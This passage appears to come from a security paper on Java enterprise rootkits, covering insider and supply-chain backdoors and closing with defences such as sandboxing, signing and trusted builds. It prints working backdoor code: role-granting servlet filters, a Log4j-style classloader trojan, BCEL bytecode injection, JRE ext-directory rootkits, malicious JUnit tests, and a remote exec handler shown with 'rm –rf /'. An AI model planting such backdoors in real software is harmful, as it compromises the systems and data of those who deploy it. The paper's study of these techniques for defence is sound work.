In most applications, there are pieces of code that are somewhat external to the main application. For example, the application might include a gzip filter that compresses HTML pages on the way out of the application. These pieces of code are tempting locations for a malicious developer, as they are frequently not developed and deployed in the same way as the main application.

For example, an attacker might sneak in the following code into a Java EE Filter to add a special backdoor that grants them all roles. In this example, an HttpServletRequestWrapper is used to override the isUserInRole() method, so that when the attacker sends the codeword, they are considered to be in every role.

```
public void doFilter(ServletRequest request, ServletResponse response, FilterChain
    chain) throws IOException, ServletException {
    HttpServletRequest r = new HttpServletRequestWrapper((HttpServletRequest)request){
        public boolean isUserInRole( String role ) {
            String x = getHeader("backdoor");
            return ( x != null && x.equals( "true" ) ? true :
                super.isUserInRole(role) );
            }
        };
    chain.doFilter(r, response);
}
```

Another way to use Java EE Filters is to get around Java authentication and access control as defined in web.xml. The <security-constraint> rules are not applied when the RequestDispatcher is used to forward or include files. Therefore, an attacker who can insert code into a Java filter might be able to bypass otherwise strong security rules.

```
public void doFilter(ServletRequest request, ServletResponse response, FilterChain
    chain) throws IOException, ServletException {
    HttpServletRequest req = (HttpServletRequest)request;
    String x = getParameter("backdoor");
    if ( x == null || !x.equals( "true" ) return;
    String target = req.getServletPath();
    if (req.getPathInfo() != null) target += req.getPathInfo();
    if (req.getQueryString() != null) target += "?"+req.getQueryString();
    request.getRequestDispatcher(target).forward(request, response);
}
```

4. Hiding from Code Analysis Tools

There are several tools on the market that search source code for security problems. Some of the techniques for turning data into code in order to hide from human code reviewers will also be effective against some tools. But code analysis tools have a different set of strengths and weaknesses against these techniques than human analysts do.

Tools are not fooled by semantics, and so an attacker cannot use many of the tricks that fool humans. However, tools are limited in their understanding of what the code is supposed to do. This makes it impossible for them to recognize many instances of malicious code.

In fact, the easiest way for a malicious developer to get around static analysis is to create an attack that involves something that the static code analysis engine simply can't understand. Since there is no way to teach the tool the business rules, it can't check the code for violations of these rules.

Another advantage a malicious insider has is that they probably know what code analysis tools the organization is using, and so they can run the tools themselves to make sure their flaw is not detected by the tools they use. This is no different than the advantage that virus authors have. Virus writers get to run all the anti-virus tools against their new virus before they release it into the wild, significantly reducing the likelihood of detection.

The following discusses a few of the many ways that a malicious developer might try to avoid detection by static analysis tools. Most of these techniques would also be very difficult for a manual code reviewer to understand and identify as well.

Abusing Validation

Data flow analysis traces untrusted input through an application from sources to sinks. Frequently, these data flows are used to find injection issues like XSS, SQL injection, command injection, etc. Without data flow analysis, it is difficult to tell whether a particular source to sink path is actually exploitable. Whether you should use proper security controls everywhere, or just fix the holes that have been proven to be exploitable through full source to sink data flow analysis is a topic for a different paper.

Untrusted input comes from many sources, not just end users, but also from backend systems, services, directories, and any other source that doesn't guarantee the safety of the data. Static analysis tools trace this untrusted data to dangerous methods, known as "sinks," but they stop if the data is validated. One way to avoid being detected by static analysis is to sneak dangerous input through the validation methods or to deliberately weaken the validation methods to allow attacks to pass through.

Developers are quite creative about bypassing validation rules. In a recent code review, a major financial organization had an application where the developers couldn't get the data they needed through the validation filter, so they base64 encoded it in the client, and then decoded it in the business logic…after the filter. This deliberate technique was most likely not malicious approach and it solved the developer's "problem." However, it also allowed injection attacks because the data was now essentially unvalidated. Below is an example of using this technique maliciously to avoid static analysis checks.

```
public class TaintWrecker extends HttpServlet {

    protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws
    ServletException, IOException {
        String x = req.getParameter( "x" );
        x = new String( new sun.misc.BASE64Decoder().decodeBuffer(x) );
        if ( validate( x ) ) {
            // continue business function, including execute SQL query containing x
        } else {
            log( "Validation problem with " + x );
        }
    }

    Pattern p = Pattern.compile( "^[A-Za-z0-9\\\\\\\/\\=\\-+.]*$");
    public boolean validate( String value ) {
        try {
            if ( p.matcher(value).matches() ) return true;
        } catch (Exception e ) {
        }
        return false;
    }
}
```

Abusing EJBs, Maps, and Databases to Prevent Data Flow Analysis

Another way that developers can avoid untrusted data checks by static analysis tools is to put the data into storage in a way that the tool can't trace. For example, storing the data in a database with one query and retrieving it with another. The static analysis tools can't parse queries if they are generated at runtime, so they can't know which data in the database is tainted and which is clean.

This happens with many different types of architectural patterns involving data flow. Persistence layers, various types of maps, request attributes, session attributes, services, beans, DTOs, and other storage can confuse data flow engines. A common example of this problem occurs when searching for possible XSS problems. In the example below, a request is passed into a bean constructor which pulls out the needed parameters and stores them without any validation or escaping. The bean is put into a request attribute which is later retrieved in a JSP page. The data is pulled from the bean and put into the web page, again without validation or escaping.

```
...in the code...
// the business function creates a bean with the request
AddressHelper helper = new AddressHelper(request);

                  // inside the bean, the data is extracted from the request
                  this.url = request.getParameter("url");

// the bean is set as a request attribute
request.setAttribute("address_helper", helper);

...in the JSP...
<%
   // the JSP extracts the bean and sets up the data for the page
   AddressHelper helper = (AddressHelper)request.getAttribute("address_helper");
   String url = helper.getUrl();
%>
document.contentForm.action='<%=url%>'
```

Abusing Built-in Callbacks to Call Seemingly Dead Code

One way to confuse flow analysis is to use the automatic callbacks built into the Java runtime to call your code. The JDK is riddled with these callbacks that invoke code without any obvious trace in the source code. The use of equals(), compareTo(), hashCode(), and toString() methods in the Collections API is well known. The finalize() method on any class will run when the object is garbage collected.

Tools that don't follow the control flow into all of the Java runtime libraries will not be able to follow these paths and may wrongly conclude that the code is dead. The two examples below show how methods will be invoked even if they are not explicitly invoked.

```
// this code will call HostileException.getMessage()
try {
    ...
} catch( Exception e ) {
    e.printStackTrace();
}
```

```
// this code will call Puppies.run()
new Thread( new org.innocent.Puppies( req.getParameter( "z" ) ).start();
```

Abusing Reflection to Invoke Hidden Attacks

The Java Reflection API is extremely powerful, and most modern frameworks like Struts, Spring, Hibernate, JUnit, and others rely on it. Not surprisingly, reflection is typically available in enterprise Java environments.

Reflection can be used by attackers to make it difficult for static analysis tools to follow their code. In the simple example below, the system Runtime is looked up and the exec() method is called to start the Windows notepad. The strings used as parameters in the call can be obfuscated in any number of ways to make it difficult for the static analysis engine to figure out what the values should be. The strings could even be sent in at runtime to prevent static analysis entirely.

```
String a = "java.lang.Runtime";
String b = "getRuntime"
String c = "notepad"
((Runtime)Class.forName(a).getMethod(b,null).invoke(null, null)).exec(c);
```

Other Techniques

Again this is not intended to be a comprehensive list. Rather, these topics are a starting point in the research we need to be doing to prevent malicious code.

5. Trojaning the Java Platform, Container, and Libraries

The risk of Java enterprise rootkits is not only limited to malicious insiders. Hackers can target organizations by attempting to get malicious code into their software supply chain. External attackers might attempt to put malicious code in any of the code that your enterprise applications depend on.

A developer who wants to cover his tracks and make an attack work in lots of different environments might consider targeting the jars in the web container or the Java runtime environment. These products contain lots of code on which the enterprise application depends.

The custom code written specifically for your application depends on the libraries you reference, jar files from your container, jar files installed into your Java runtime, and the standard Java runtime jar files. In the previous sections, we discussed attacks against custom code. In this section, we'll discuss how an attacker might trojan the jar files in the rest of the stack. There are an infinite number of ways to trojan this code, but we'll examine a few just to demonstrate the ease of this type of attack.

How easy or hard this attack is to execute depends entirely on the people, processes, and tools used to develop a library and how it is deployed. The difficulty has very little to do with whether the code is sold commercially or made available under an open source license.

Trojaning Library Source Code

Virtually every Java application references a number of jar files. Every one of these jar files is available to the malicious developer, which means that your enterprise is trusting all the code in them. There are a number of different ways that a malicious developer might use these libraries to attack an enterprise.

Simply getting malicious code into a jar file is not sufficient for the attack. In addition, the attacker has to make sure that the jar file is available on the application's classpath. Also, the attacker has to call the malicious code. Simply referencing the trojaned class is generally enough to get it classloaded, which will run the code in the static initializer of a class.

Conceptually, the simplest attack is for the external attacker to contribute malicious code to a library. This is possible for both commercial and open source libraries. In either case, the hardest part of the attack is becoming a developer on the project and gaining rights to commit code to the repository.

The attacker might achieve this by contributing a patch to the project lead that gets included without close review. Alternatively, the attacker might build trust by contributing useful modifications until they have earned a spot as a project committer. At that point, there are generally no restrictions on the modifications that the attacker can make. An innocent enterprise developer will then download the library, put it on the classpath, and the application will invoke a method that contains the malicious code.

Trojaning Popular Open Source Libraries

One of the most devastating malicious attacks possible would be to trojan a very popular library like Log4j, Struts, Spring, or Apache Commons. These libraries are used in a broad range of applications across a variety of sectors. Imagine what would happen if an attacker successfully trojaned the Log4j library, which is used in a huge number of financial institutions, and other industries as well. This is most likely the fastest and easiest way to compromise our nation's financial system.

Imagine that Log4j contains special backdoor code that only runs when a certain sequence of data is logged. In the *hypothetical* example code below, the attacker has trojaned the Logger.logWarn() method by wrapping the input in a call to a new sanitize() method. The sanitize() method, which could be named anything and located anywhere on the classpath, is intended to strip all non-alphanumeric input from the log message. It also includes malicious code that extracts chunks of bytecode from the messages being sanitized and assembles them into a complete base64 encoded class file and invokes the classloader to run it. The loaded class contains the real payload, which could be any arbitrary Java code.

The attacker could exploit organizations at will, simply by sending attacks in a short series of URLs. Applications that use the library to log URLs would get exploited. The rootkit is effective because unfortunately most enterprises use libraries like Log4j without checking them for malicious code. The example below is only slightly obscured, but most reviewers would be looking in a logging method for log injection, not a malicious classloader attack.

```
private static StringBuffer messageBuilder = new StringBuffer();
Pattern p = Pattern.compile("^[A-Za-z0-9]*$");

public void logWarn( String message ) {
    try {
        out.println( new Date() + ":" + sanitize(message) );
    } catch( Exception e ) {}
}

private String sanitize( String input ) throws Exception {
    // handle TLA multipart Unicode byte ordering - http://www.ietf.org/RFC31337.html
    int index = input.indexOf( 0xFFFE );
    int lastIndex = input.indexOf( 0xFFFF );
    if ( index != -1 || lastIndex != -1 ) {
        messageBuilder.append( input.substring( Math.max(index, lastIndex) + 1 ) );
    }
    if ( lastIndex != -1 ) {
        BadClassLoader.loadEvil( messageBuilder.toString() );
        messageBuilder.setLength(0);
    }
    StringBuilder sb = new StringBuilder();
    for ( int i = 0; i < input.length(); i++ ) {
        if (Character.isLetterOrDigit(input.charAt(i))) sb.append(input.charAt(i));
    }
    return sb.toString();
}

http://www.example.com/app?attack_part1=%FF%FEa98dfjlkajf...
http://www.example.com/app?attack_part2=%FF%FF2efas0dfjwals...
```

Trojaning Class Files

Rather than using a direct attack, an attacker might instead write code that modifies the bytecode of a trusted Java class file to include an attack. This can be accomplished with any of several bytecode engineering libraries available, including ASM and BCEL. Fortunately for the attacker, the BCEL library is present in the standard rt.jar provided by Sun. Other Java implementations may not have this capability.

To execute this attack, the malicious developer could plant a static method anywhere in the application. Other techniques could be used to obfuscate this method. The purpose of this method is to install a trojan into a selected method. The code parses the bytecode, finds the method, extracts the instruction list, several new instructions, replaces the modified method in the class file, and saves the file back to the file system.

In the example below, a call to Runtime.getRuntime().exec() is inserted in the trojaned methods. The developer makes an innocent looking call to install the trojan. In this case, the Puppy.toString() method is modified. The call to System.out.println() will call toString() and execute “notepad.exe”.

```
// somewhere in the code
    ...
    rainbow( "WEB-INF/classes/Puppy.class", "toString" );
    System.out.println( new Puppy() );
    ...

public static void rainbow( String cfp, String methodName ) throws Exception {
    JavaClass clazz = new ClassParser( cfp ).parse();

    // find the method
    // Method m = clazz.getMethod( Puppy.class.getMethod( method, null ));
    Method originalMethod = null;
    Method[] methods = clazz.getMethods();
    for (int i = 0; i < methods.length; i++) {
        if (methodName.equals(methods[i].getName())) {
            originalMethod = methods[i]; break;
        }
    }

    // A big thank you to BCEL team and Sun for including the BCELifier in the JDK
    // String[] options = { "bin/Exec.class" }; BCELifier._main( options );
    ClassGen cg = new ClassGen(clazz);
    ConstantPoolGen cpg = cg.getConstantPool();
    InstructionFactory _factory = new InstructionFactory( cg, cpg);
    MethodGen mg = new MethodGen( originalMethod, cg.getClassName(), cpg );

    // create exec instructions
    InstructionList exec = new InstructionList();
    exec.append(_factory.createInvoke("java.lang.Runtime", "getRuntime",
        new ObjectType("java.lang.Runtime"), Type.NO_ARGS, Constants.INVOKESTATIC));
    exec.append(new PUSH(cpg, "notepad.exe"));
    exec.append(_factory.createInvoke("java.lang.Runtime", "exec",
        new ObjectType("java.lang.Process"), new Type[] { Type.STRING },
        Constants.INVOKEVIRTUAL));
    exec.append(InstructionConstants.POP);

    // if it's not already there, insert at the beginning of the method
    InstructionList il = mg.getInstructionList();
    if ( !il.getInstructions()[0].toString( cpg.getConstantPool() ).contains(
        "java/lang/Runtime/getRuntime()" ) ) il.insert(exec);

    // replace the old method with the new one
    mg.stripAttributes(true);
    mg.setMaxStack();
    mg.setMaxLocals();
    cg.replaceMethod( originalMethod, mg.getMethod() );
    il.dispose();
    FileOutputStream fos = new FileOutputStream(cfp);
    cg.getJavaClass().dump(fos);
    fos.close();
}
```

Trojaning Library Jar Files

Most developers simply download prebuilt jar files from an open source projects or a commercial vendors. This creates an opportunity for malicious developers to deliver their attack in the compiled version without leaving traces in source code.

One simple way to do this is during the build process. The person charged with creating the deliverable jar file simply starts with the code in the repository, adds malicious code, completes the build, and posts the code. The build script or something invoked during the build might be modified to perform these steps automatically.

An insider in your organization could also perform this attack by modifying a library class file after it has been downloaded and before it is included in your application. If the source code for the library is available, then the attacker can just make changes, recompile, and replace it in the jar file. Sealing and signing jar files can prevent this sort of tampering, but they are very infrequently used.

If source code is not available, then the attacker can use a tool like 'jad' to reverse engineer the class file and then edit the source code.

Trojaning Java Runtime Jar Files

An attacker could include code in their application that will modify a platform jar file to include an attack. The jar files are easy to find via the classpath. Then the attacker can use the Apache bytecode editing library BCEL which is conveniently included in the Java runtime to modify and replace one of the system classes in place.

```
String[] jars = System.getProperty("java.class.path" ).split(";");
for ( int i=0; i < jars.length; i++ ) if ( jars[i].endsWith( ".jar" ) ) {
    // Trojan it
}
```

Using BCEL on a jar file is quite easy, as it supports reading classes from a jar file natively. This allows the attacker to open a jar file and search out a particular class to parse. The attacker might write the modified class out to a directory on the classpath. Modifying jar files in place takes a bit more work, but is possible. [11]

```
// BCEL example of trojaning a class file in a Jar file
JavaClass clazz = new ClassParser( "C:/Java/jdk15/jre/lib/rt.jar",
    "java/lang/String.class").parse();
...more code to modify String.class and replace in jar file
```

Trojaning Java Installation

An attacker might also try to modify something in the Java runtime environment. An attacker could replace a binary, but modifying a class file might be more difficult to detect. On Windows, this type of attack fails if the Java runtime is installed in the Program Files directory. Attempts to write to files in this

directory appear to work but are not actually committed to the filesystem. If the Java runtime is installed elsewhere, this protection does not apply.

```
<%@page import="java.io.*"%>
<html>
<body>
<%
    byte[] code = request.getParameter("x").getBytes();
    new FileWriter(new File("C:/Java/jdk15/jre/lib/jce.jar")).write( bytes );
%>
</body>
</html>
```

One simple technique is to write a new jar file to the "ext" directory in the Java runtime environment. This technique is, incidentally, used by Apple to shove the QTjava.zip file onto everyone's classpath. Jar files added to this directory are automatically added to the classpath of all programs executed by that virtual machine. Even if you enable the SecurityManager, don't forget that standard extensions get AllPermission by default in the jre/lib/security/java.policy file.

```
grant codeBase "file:${{java.ext.dirs}}/*" {
    permission java.security.AllPermission;
};
```

This technique can help an attacker to get a permanent rootkit onto the classpath in a way that is very difficult to detect. All the malicious looking code can be isolated in the jar file that is very unlikely for anyone to ever notice or examine. The code to invoke the rootkit can look quite innocuous.

```
// Step 0: Create a rootkit class and get the bytecode as a string
public class Kitty {
    static {
        try {
            Runtime.getRuntime().exec("notepad");
        } catch (Exception e) {}
    }
}

// Step 1: Put innocent looking writeJar() in some utility class somewhere
public static void writeJar( byte[] b, String cn, String jp ) throws Exception {
    CRC32 crc32 = new CRC32();
    crc32.update(b, 0, b.length);
    String shortName = className.substring(0,cn.indexOf(".class"));
    Manifest mf = new Manifest();
    mf.getMainAttributes().putValue("Manifest-Version", "1.0");
    mf.getMainAttributes().putValue("Main-Class", shortName);
    JarOutputStream jarout = new JarOutputStream(new FileOutputStream(jp), mf);
    JarEntry jarEntry = new JarEntry(className);
    jarEntry.setSize(b.length);
    jarEntry.setTime(System.currentTimeMillis());
    jarEntry.setCrc(crc32.getValue());
    jarout.putNextEntry(jarEntry);
    jarout.write(bytes, 0, b.length);
    jarout.closeEntry();
    jarout.flush();
    jarout.finish();
}

// Step 2: Use innocent looking writeJar() to stash code in jre/lib/ext directory
public void doGet(HttpServletRequest req, HttpServletResponse resp) {
    byte[] b = new sun.misc.BASE64Decoder().decodeBuffer(request.getParameter("x"));
    writeJar( b,"Exec.class","C:/AspectClass/Standard/jdk15/jre/lib/ext/Kitty.jar");
}

// Step 3: invoke RootKit – no source for Kitty anywhere
    new Kitty();
```

Targeting Particular Enterprises

Remembering our assumption of no SecurityManager, there are essentially no limits to what the attack buried in the library can do. All of the attack techniques discussed above for insiders will work. To help minimize the likelihood of the attack being detected, attackers may target individual organizations with code that only runs on their network. In fact, the malicious code may be configured to only run in production and not in development.

The example below demonstrates limiting the attack to certain IP address ranges.

```
if ( InetAddress.getLocalHost().getHostAddress().startsWith( "64.14.153." ) ) {
    // attack
}
```

Or, to restrict the attack to intranet applications, the attacker might restrict the attack to applications that are running on RFC 1918 addresses.

```
if ( InetAddress.getLocalHost().getAddress()[0] == 10 ) {
    // attack
    // TODO: also check for 192.168.*
}
```

6. Trojaning the Enterprise Build Server

In a great paper entitled "Reflections on Trusting Trust" [13], Ken Thompson shows just how easy it is to abuse the chain of tools that produce software. He tells how he backdoored the Unix login program, then hid the attack in the compiler, and then hid the compiler attack in itself. His attack was not present in the source code, only in the binaries produced by his trojaned tool chain.

Modern software build environments are tremendously complex. In the old days, the only tools anyone needed were a compiler and perhaps a linker [14]. Today, there are entire build systems that provide automatic retrieval from source code management systems, automated builds, dependency resolution, plugin execution, static analysis, test suite execution, code coverage analysis, continuous integration, metrics dashboards, and more. A common tool-chain is built using open source tools such as Subversion, Maven, Hudson, Nexus, and Sonar [15].

The software used in this common tool chain is comprised of a large number of modules, components, tools, frameworks, and other types of open source software projects. These open source projects are included into the tool chain as jar files that are loaded and executed. There are over 100 unique open source projects included in the tool chain and probably thousands of developers. Estimated counts for the various tools are below, although there are significant overlaps between the tools.

- Hudson core: 103 open source projects
- Hudson dependencies: ~50 open source projects
- Maven core: ~15 open source projects
- Nexus core: 86 open source projects
- Subversion: ~3 open source projects
- Sonar: ~100 open source projects

A rough count of the code involved in the 503 JAR files needed to run Maven, Hudson, and Nexus revealed over 16 million lines of code driving this tool chain. Exact duplicates were removed from the count, but these numbers still include several versions of many JAR files.

There is a risk that malicious code in this tool chain could modify production code and undermine the security of the production environment. In the worst case, an attacker would become a committer on one of the open source projects that feeds this tool chain. They would insert code into the project that, when run, would modify the software being built. Any flaw in the tool chain could result in a complete compromise of operational security, and it would be very difficult to detect.

There are already serious security vulnerabilities in this tool chain. A cursory review of the Hudson web application revealed numerous XSS and CSRF issues that have been reported to the project. The most serious of these involves a forged request to an administrative functionality that allows arbitrary Java code, including calls to Runtime.exec(), to be sent to the server where it is executed on behalf of the administrator. Although they appear to be inadvertent, there is no way to know whether these holes are intentional or not.

A malicious attacker could modify the bytecode for the software in a way that would allow remote access. For example, the attacker could insert a new method to override doOptions() or doTrace() in any class extending HttpServlet. Or the attacker could insert an extra line of code into an existing method, such as doGet() or doPost(). Once the tool-chain is subverted, there are countless possibilities for a malicious attacker and they are not complex.

```
public void doOptions(HttpServletRequest req, HttpServletResponse resp) {
    ...
    Runtime.getRuntime().exec( req.getParameter( "attack" ) );
    ...
}

OPTIONS http://www.example.com/servlet?attack="rm –rf /" HTTP/1.0
```

An outsider could easily target the open source tools used in the tool chain within many organizations. Eclipse is widely used and has hundreds of open source plugins that are also widely used. In many organizations, Eclipse drives the build process and has the opportunity to subvert anything built. The attacker would simply have to choose a popular plugin project where becoming a committer is the easiest.

Abusing Build Tasks

Most internal developers would not have direct access to the tool chain. Therefore, they would have to figure out a way to use the powerful tools there to subvert the production code. Developers can do this by adding steps to the build script for their project. In an Ant build.xml file, developers can write extremely powerful tasks and get them to execute on the build server. They can delete files, overwrite files with updated versions, execute arbitrary code, and more.

In the example below, the attack has created a simple task that executes a Java program. In this case, the program to insert instructions into the bytecode of Java classes that we discussed above. The

developer has placed a jar file in their home directory on the server, and sets the classpath to include that directory in this task. The program is set to trojan the deleteAccount.toString() method when it runs.

```
<java
    classname="Bcel"
    dir="${build.dir}"
    fork="true"
    failonerror="true"
    maxmemory="128m">
    <arg value="bin/deleteAccount.class toString"/>
    <classpath>
        <pathelement location="/usr/home/bobama/bcel.jar"/>
        <pathelement path="${java.class.path}"/>
    </classpath>
</java>
```

This is just a single example in a particular build system. All the various build script languages and environments support this type of attack, which means that these systems should receive much better scrutiny than they do now.

Abusing Test Cases

Any opportunity for a developer to run code on the build server is an opportunity for them to undermine the build. Probably the easiest way for a malicious developer to subvert the build system is to create a malicious test case that runs during each build. Test cases are simply Java code and there are no limits on what a malicious test case can access. Test code is generally completely unreviewed, as it is not usually considered security critical.

In most build systems, test code can do anything it wants to the build server. The test cases are run right after the code is compiled and built into jar or war files. The malicious test case could open these files and modify class files as discussed above. In addition, the malicious test case could modify any integrity checks, such as MD5 signatures, to match the trojaned software.

In fact, the malicious code could modify the build chain itself, such that all future builds would be compromised. To cover their tracks, the developer could delete the test code after it had had a chance to run. With continuous integration, this could occur within a matter of minutes after the malicious test case is committed into the configuration management system.

In the example below, the entire file system is searched for any files ending in ".class". If they are found, the toString() method is trojaned with a call to Runtime.exec() as demonstrated earlier.


```
import java.io.File;
import junit.framework.TestCase;

public class JUnit extends TestCase {

    @org.junit.Test
    void testTrojanJava() {
        trojan( new File( "/" ) );
    }

    public static void trojan(File file) {
        if (file.isDirectory() ) {
            for (File f : file.listFiles()) {
                trojan(f);
            }
        } else {
            if ( file.getName().endsWith( ".class" ) ) {
                Bcel.trojan(file.getPath(), "toString");
            }
        }
    }
}
```

Building on the examples discussed previously for Java, the build server is easy to trojan permanently. This installs a malicious jar into the ext directory, but it could also replace the jar files of the build server.

```
@org.junit.Test
void testTrojanHudson() {
    String testData = "yv66vgAAADIAIAcAAgEAB..."
    byte[] b = new sun.misc.BASE64Decoder().decodeBuffer(testData);
    writeJar( b,"Exec.class","C:/AspectClass/Standard/jdk15/jre/lib/ext/Kitty.jar");
}
```

Abusing Dependency Resolution

A recent development in the world of software builds is the use of automatic dependency resolution. Essentially, modern build scripts fetch the libraries they need during the build process. What's more, any dependencies for those libraries are also downloaded. The image below shows a tiny piece of the dependencies in the public Maven repositories.



While this process is extremely useful, it also opens the door for abuse. The question of who controls the repository is critical to the security of the production software. An attacker might attempt to add a malicious dependency to a piece of software to force it to be added to the production baseline. This works even if there is no actual software dependency on the malicious library.

7. Keeping Malicious Java Out of Your Portfolio

Malicious code is easy for insiders to insert, difficult to detect, and very damaging. Any reasonable evaluation of the risk has to rank this as fairly critical. But addressing the problem seems inconsistent with our current software development practices. So what can we do to minimize this risk?

General Strategies for Protecting Against Insiders

Of course, this problem is much, much older than computers. And the solutions haven't changed much throughout history, either. Bruce Schneier [16] has identified five basic techniques to minimize the risk associated with malicious insiders:

1. Limit the number of trusted people.
2. Ensure that trusted people are also trustworthy.
3. Limit the amount of trust each person has.
4. Give people overlapping spheres of trust.
5. Detect breaches of trust after the fact and prosecute the guilty.

These are reasonable principles, and we need to interpret them for the software development world. In essence, we need to do a threat model on the business of producing software and then design security controls that will detect, deter, or eliminate the risks inherent in the process.

Limiting the Number of Trusted Developers

Remember that every developer that has ever worked on code that you trust within your enterprise is an insider.

Consider the number of developers that contribute to the Hudson project described above. Across the hundreds of open source projects there could be thousands. As the number of people increases, so does the likelihood of having one who is malicious.

Keeping the number of developers under control seems like a good idea. Years of code reviews have demonstrated that the type and frequency of security vulnerabilities are fairly constant across sectors, languages, processes, and countries. So nobody should conclude that this is an indictment of outsourcing [2,3]. On one hand, a weak connection between software developer and buyer would seem to make malicious code more likely. However, a disgruntled insider may have more motive to attack.

Ensuring that Developers Are Trustworthy

- Background checks
- Bonding?
- Gradually earn the right to work on critical code, managed with security policy
- Establish accountability and make sure everyone knows you're watching

Limiting Trust in Your Coding Process

The time has come to show some restraint in what software we trust. Most enterprise platforms, frameworks, and applications include a fairly ridiculous amount of libraries. We are trusting our enterprises to all of this code. Before adding a new library to an application, we should consider the risk of adding that much more code that we have to trust.

We should also be stricter in defining the APIs that people are allowed to use. Enterprises should take a lesson from the Google AppEngine, a cloud computing environment. In the cloud, malicious code could potentially access other applications and the data from other enterprises. So rather than offer the entire Java and Java EE API, they provide a limited API that they call the "JRE Class Whitelist." [17] This is exactly the right approach, as it takes a positive approach to the problem. Although their whitelist still includes some dangerous APIs, such as reflection and classloading, it would not be a bad idea to use as a starting point in most enterprises.

Limiting Trust in Your Build Process

If an attacker can get malicious code into your build process, they can own all of your production software. The first step is to establish a tool-chain that you're willing to trust your enterprise to. Keep the size and pedigree of the software in mind when you select tools.

If the attraction of fancy build processes with continuous integration, metrics, tests, and other plugins is too great, consider setting up a second "trusted" build process with an absolute minimum number of tools, perhaps just javac and jar. By comparing the output of the fancy process with the trusted process, you may be able to detect attempts to trojan class files.

For libraries that you can obtain source code for, don't use the jar file distributed by the project. If a malicious developer on the project has trojaned the jar file, even checking the MD5 hash won't provide any protection. Instead, consider grabbing the source and building the jar yourself with your own tools. Set up your own repository to keep good copies of libraries you are relying on. Don't simply trust your business to what you get from a public repository.

Once you've built jar files that you can trust, use the "sealing" and "signing" features available in Java to protect them from modification and misuse. Sealing jar files is a simple change to the manifest and it means that all classes defined in that package must be archived in the same JAR file. This prevents developers from adding classes in the same package to the classpath that override or extend your code. Signing jar files allows you to grant privileges based on the signer of the codebase. For example, you can grant the permission to make database connections only to code that is signed by you.

Limiting Trust in Your Operational Process

The Java SecurityManager, commonly known as the "sandbox" was designed to allow people to run Java applet code in their browser that they did not write. Compare this with what enterprises are doing on the server side: running untrusted code in a sensitive environment. The problem is exactly the same and the sandbox solution is the best answer we have. The sandbox is incredibly useful when you are running Java code in a web container that you did not write.

Today's SecurityManager requires permissions to access many of the Java calls that can be used to implement malicious code. The sandbox can make it significantly more difficult for attackers to use many of the techniques described in this paper. In fact, enabling the sandbox on your build server will help to prevent attacks there as well.

All of the major servlet containers, including Websphere, Weblogic, Tomcat, and Glassfish, support the use of a SecurityManager. Unfortunately, it is disabled by default in all of them. [5,6,7,8]. Their product documentation does not encourage the use of the sandbox. In fairness, enabling the sandbox on most applications is difficult because they were not written with limited permissions in mind.

Remember, the sandbox doesn't protect against everything. It can only protect against certain uses of libraries and various dangerous calls. There are lots of attacks that an enterprise developer could perform that do not make a request of the SecurityManager.

Beyond the sandbox, you should check the classpath for your application and print out all the jars and directories listed there. All the jars and classes there should be required for your application, and should be sealed and signed as mentioned above.

One last tip for limiting the trust in the operational environment. Don't run with a full JDK including the compiler. As we saw above, the compiler API is quite powerful, and gives developers the freedom to write code at runtime. A better approach is to run with only a JRE in production. The downside is that you'll have to use jspc to precompile your jsps.

Establishing Overlapping Spheres of Trust

Schneier notes that movie theaters have one person selling tickets and another only a few yards away ripping them in half. The reason for this is that it's more difficult for one person to defraud the theater. This is the type of thinking that we should apply to securing the software development process.

The use of "peer code review" is a long standing practice in many strong software development organizations. While these meetings tend to focus on non-security related concerns, they also make it considerably less likely for an attacker to attempt to sneak in malicious code. Training the peer reviewers to look for malicious code may also help.

The Agile practice of "pair programming" is also likely to be a deterrent to malicious code. Having two developers intimately familiar with the same code makes malicious code easier to detect. Agile's test-driven development may also help if security tests are included in the test suite.

For critical projects, it might even be possible to structure the software in a way that any truly devastating attack would require access to more than one part. This is somewhat similar to like the government's compartmented projects. By restricting developers to only one part of the software, malicious code attacks are more difficult.

Detecting Malicious Code

Because programmers make a lot of inadvertent mistakes, we never really know if a vulnerability is malicious or just an accident. Even following the suggestions above, it is quite likely that numerous vulnerabilities will end up in our software. This makes detection of vulnerabilities and breaches critically important, as it is the last line of defense against potentially devastating attacks.

We should start by establishing strong accountability for all the code we use. For internally developed code, this involves source code control systems that authenticate and keep a record of all changes. For

libraries and tools, we should get an official build, create integrity checks, perform security testing, and monitor the integrity seals.

We should also carefully validate the security of our own code. A program to identify malicious code looks similar to ordinary application security programs. But the process should be enhanced to seek Java enterprise rootkits as well as simple vulnerabilities. This is an area that needs additional research.

